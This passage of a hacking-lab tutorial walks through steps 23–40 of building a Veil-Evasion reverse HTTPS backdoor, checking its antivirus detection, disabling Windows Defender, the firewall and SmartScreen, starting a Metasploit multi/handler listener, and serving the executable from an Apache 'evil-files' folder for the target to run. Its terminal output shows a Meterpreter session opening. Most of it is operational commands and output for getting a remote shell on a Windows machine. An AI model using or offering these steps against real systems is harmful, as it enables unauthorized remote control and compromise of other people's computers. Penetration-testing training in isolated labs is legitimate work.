Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>: 
```

23. Copy the link of the executable: /var/lib/veil/output/compiled/rev_https_8080.exe


24. From Kali, go to: https://antiscan.me/. It will ask you to upload a file to scan it.:



AVCHECK API - WORK

Scan A File

Select your file in order to scan your file with over 26 anti-viruses.



NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Gen:Variant.Trojan.Liev.9

AhnLab V3 Internet Security: Malware/Win32.RL_Generic.R267371

Alyac Internet Security: Gen:Variant.Trojan.Liev.9

Avast: Win32:Evo-gen [Trj]

AVG: detected

Avira: HEUR/AGEN.1211724

BitDefender: Gen:Variant.Trojan.Liev.9

BullGuard: detected

ClamAV: Win.Malware.Liev-9646116-0

Comodo Antivirus: Clean

DrWeb: Trojan.Siggen8.2653

Emsisoft: Gen:Variant.Trojan.Liev.9

Eset NOD32: a variant of Win32/Agent.YXS trojan

Fortinet: Clean

F-Secure: Clean

IKARUS: Clean

Kaspersky: HEUR:Trojan.Win32.Generic

McAfee: Trojan-Veil-FLRK!7D2218B0C723

Malwarebytes: Clean

Panda Antivirus: Clean

Sophos: Clean

Trend Micro Internet Security: Clean


Webroot SecureAnywhere: Clean

Windows 10 Defender: Trojan:Win32/Leivion.S

Zone Alarm: HEUR:Trojan.Win32.Generic

Zillya: Clean

25. Due to the backdoor getting detected by the antiviruses, we are going to turn off the windows defender/firewall.



Customize Settings

« Windows Defender Firewall › Customize Settings

Search Control Panel

Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Private network settings

○ Turn on Windows Defender Firewall

□ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Defender Firewall blocks a new app

● Turn off Windows Defender Firewall (not recommended)

Public network settings


○ Turn on Windows Defender Firewall

□ Block all incoming connections, including those in the list of allowed apps

☑ Notify me when Windows Defender Firewall blocks a new app

● Turn off Windows Defender Firewall (not recommended)

26. Make sure to turn off all the security settings before downloading the payload: windows defender, real time protection and the smart screen.



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic

Have a question?

Get help

Help improve Windows Security

Give us feedback


Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement



SmartScreen for Microsoft Edge

Windows Defender SmartScreen Filter helps protect your device from malicious sites and downloads.

⚠ SmartScreen for Microsoft Edge is off. Your device may be vulnerable. Dismiss


○ Block

○ Warn

● Off


Privacy Statement

27. Now, from Kali go to Metasploit by typing: msfconsole




```
┌──(root㉿kali)-[~]
└─# msfconsole

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/
```

28. Type: ***use exploit/multi/handler***. It will listen to open ports




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

29. Type: ***show options***




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

30. Type: ***set payload windows/meterpreter/reverse_https***




```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
```

31. Type: ***set LHOST 192.168.178.31*** (this is the IP address of Kali. Type the IP address that you have for Kali.)




```
msf6 exploit(multi/handler) > set LHOST 192.168.178.31
LHOST ⇒ 192.168.178.31
```

32. Type: ***set LPORT 8080***




```
msf6 exploit(multi/handler) > set LPORT 8080
LPORT ⇒ 8080
```

33. Type: ***show options***




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```




```
Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.178.31   yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

34. Type: ***exploit***



```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.178.31:8080
```

35. Kali comes with a webserver. We are going to upload the backdoor there for testing, then it will be downloaded by the target machine.
36. open as root, create a folder called evil-files
37. Copy the backdoor from the executable link /var/lib/veil/output/compiled/rev_https_8080.exe created and paste it on: /var/www/html/




Warning: you are using the root account. You may harm your system.

Note: This step can also be done through the terminal:


- ***cd /var/www/html***
- ***sudo mkdir evil-files***
- (If the evil-files directory is read only, you can type this command to be able to paste the backdoor there):
- ***sudo chmod -R ugo+rw /var/www/html/evil-files***

38. Split the terminal; on another terminal: type: ***service apache2 start***. It will start the Apache server on Kali.



```
┌──(kali㉿kali)-[~]
└─$ service apache2 start
```

39. Go to the Windows device> browser> type the IP address of kali/evil files> save>run. Although it's not the best way to get the virus but it's just for demo purposes.


Index of /evil-files - Windows Internet Explorer
http://192.168.178.31/evil-files/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Index of /evil-files
Page

Index of /evil-files

Name	Last modified	Size	Description
Parent Directory		-	
rev_https_8080.exe	2022-10-08 05:13	2.8M	

Apache/2.4.54 (Debian) Server at 192.168.178.31 Port 80

Download complete


Download Complete

rev_https_8080.exe from 192.168.178.31


Downloaded: 2.77MB in 1 sec
Download to: C:\Users\IEUser\Desktop\rev_https_8080.exe
Transfer rate: 2.77MB/Sec

□ Close this dialog box when download completes

40. If I go to Kali, there should be one session open. In this case, it's not open. We might probably need to try it on a new version of windows VM such as Windows 10.



```
[*] Started HTTPS reverse handler on https://192.168.178.31:8080
[!] https://192.168.178.31:8080 handling request from 192.168.178.37; (UUID: nlgptrz1) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.178.31:8080 handling request from 192.168.178.37; (UUID: nlgptrz1) Staging x86 payload (176732 bytes) ...
[!] https://192.168.178.31:8080 handling request from 192.168.178.37; (UUID: nlgptrz1) Without a database connected that payload UUID tracking will not work!
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.178.37 - Meterpreter session 1 closed.
```



```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.8:8080
[*] https://10.0.2.8:8080 handling request from 10.0.2.15; (UUID: n7hylwjx) Staging x86 payload (176732 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.8:8080 → 10.0.2.15:49766) at 2022-10-19 23:14:00 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
